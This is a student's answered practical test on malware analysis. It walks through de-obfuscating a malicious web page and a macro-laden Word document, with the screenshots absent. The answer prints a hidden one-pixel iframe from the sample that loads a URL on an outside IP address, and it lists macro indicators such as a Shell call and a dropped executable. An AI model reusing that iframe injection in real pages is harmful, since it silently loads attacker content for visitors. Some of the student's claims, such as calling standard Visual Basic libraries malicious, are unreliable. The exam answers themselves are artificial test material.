**MALWARE ANALYSIS TOOLS AND TECHNIQUES**

**PRACTICAL TEST 2**

|  |  |  |
| --- | --- | --- |
| **Name** | Dominic | **Date:**  26 Jan 2023  **Duration:**  1.5 hours |
| **Student ID** | S10222894 |

**Instructions**

1. This is a closed book test, however students are allowed to bring in and refer to ONE printed or handwritten A4 page with necessary details relevant to his test.
2. Students need to turn on “Airplane Mode” on their laptops and remember to continuously “save” the downloaded document while they are filling it up with their answers. Connecting to the Internet at any point during the test is considered cheating.
3. Extract the following archives on to the desktop. The password for the malwares is "malware" (without the quotes)

* Web.zip
* Document.zip


1. This paper is 60 Marks.
2. Submission of the answers document is via POLITEMall Assignment submission. Permission must be taken before connecting the host OS to the Internet to upload the answer document. Name of the word document must be in the following format: P0X\_StudentFullName\_MATTPT2.docx

**Question 1 (25 marks)**


1. Briefly describe the steps to analyse web.html. Provide detailed screenshots as evidence for each of the steps.

(15 marks)


The first step is to open the HTML file and see if there are any errors with it.




Here we see there are no problems. The next step is to add debugger after the script tag.




Then we open the file html file using firebug and place breakpoints on the points with document.write.



Then we run the script using fn F8 to see the different changes when the hmtl file runs.



Because there is another document.write located in the file, there are 2 breakpoints set and we will run the file again to the 2nd break point



From here we can analyse the different things found at the breakpoints to gain more insights into the file.


Hint: Using the SciTE Text Editor’s search option, you will notice more than one occurrence of document.write() instructions, try to deofuscated as much code as you can.

1. List down and briefly explain important network and/or host-based indicators found in web.html


(10 marks)


</textarea><iframe src="http://66.109.23.198/c76c1d2643c69857e1a677d2e0f23f8e/b1fd046f3c05b517d106b003853b1441?p=ftp" width=1 height=1 style="border: 0px"></iframe>". There is an ip address in here which is a network based indicator indicating a potential malware connection to it.

Below is another network based indicator




end





There are also functions and code written which upon analysing can show us the functionality of the file. These are host-based indicators.




There is also a crypto function indicating a potential of using cryptography. This could be to encrypt or decrypt objects. This is a host-based indicator.

**Question 2 (30 marks)**


1. Briefly describe the steps to analyse Document.docm. Provide screenshots as evidence for each of the steps, including usage of strings2 and SSview tools.

(15 marks)


Step 1 is to inflate the file since it is a compressed file seeing .docm file extension.




After we will go into the file and perform the command OfficeMalScanner vbaProject.bin info on the binary produced after the file was decompressed to see the different macros in the file.



Here we see two different VB-code, doc and ThisDocument. Next, we will analyse the strings in the bin file. Using the command strings2 -nh vbaProject.bin. This identifies invisible strings.





Using SS view, we can find the stream or location where the strings are in the bin file. An example is the string highlighted in the screenshot was a string identified in the strings2 command. This string can be found in the dir section of the bin file.

1. Examine the extracted macro and briefly describe the nature of the malicious code by indicating any host/network-based indicators if any.

The macro might be running an executable as there is an executable. This is seen in the notepad file Weccv1 = “BrhotakdNdVMM.exe”. The malware might also be targeting the “USERPROFILE” as seen with the variable Weccv2 set to “USERPROFILE”.


We also see that the malware has more host-based indicators with commands like ChDir (change directory). ChDrive (change drive) to “Weccv2” and also performs a Shell command as seein in the line Weccv7 = Shell(Weccv10).

(10 marks)


1. Use the provided document\_extract.py open this .py file in a Text Editor, study and understand it and know how to use it. Then analyse the output generated by this .py file using BinText. List down and justify 5 interesting strings.

(10 marks)

Upon seeing the first function, I tried message\_extract.py document.docm output.txt This is the output it produced



Then I opened this output in bintext



Now we will look at the interesting strings.

1. ‘C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB’. Indicates a potential manipulation of the directory or file.
2. kerNel32.dll. Wrong dll that could be malicious. Trying to hide as Kernel32.dll.
3. VBA6.dll. Not a regular dll highly likely to me a malicious dll
4. 1903.1000.exe. Right above it is the string Original Filename indicating that this exe mentioned is likely to be a renamed version of the file
5. CreateFileA indicates creation of a file which is a host absed indicator.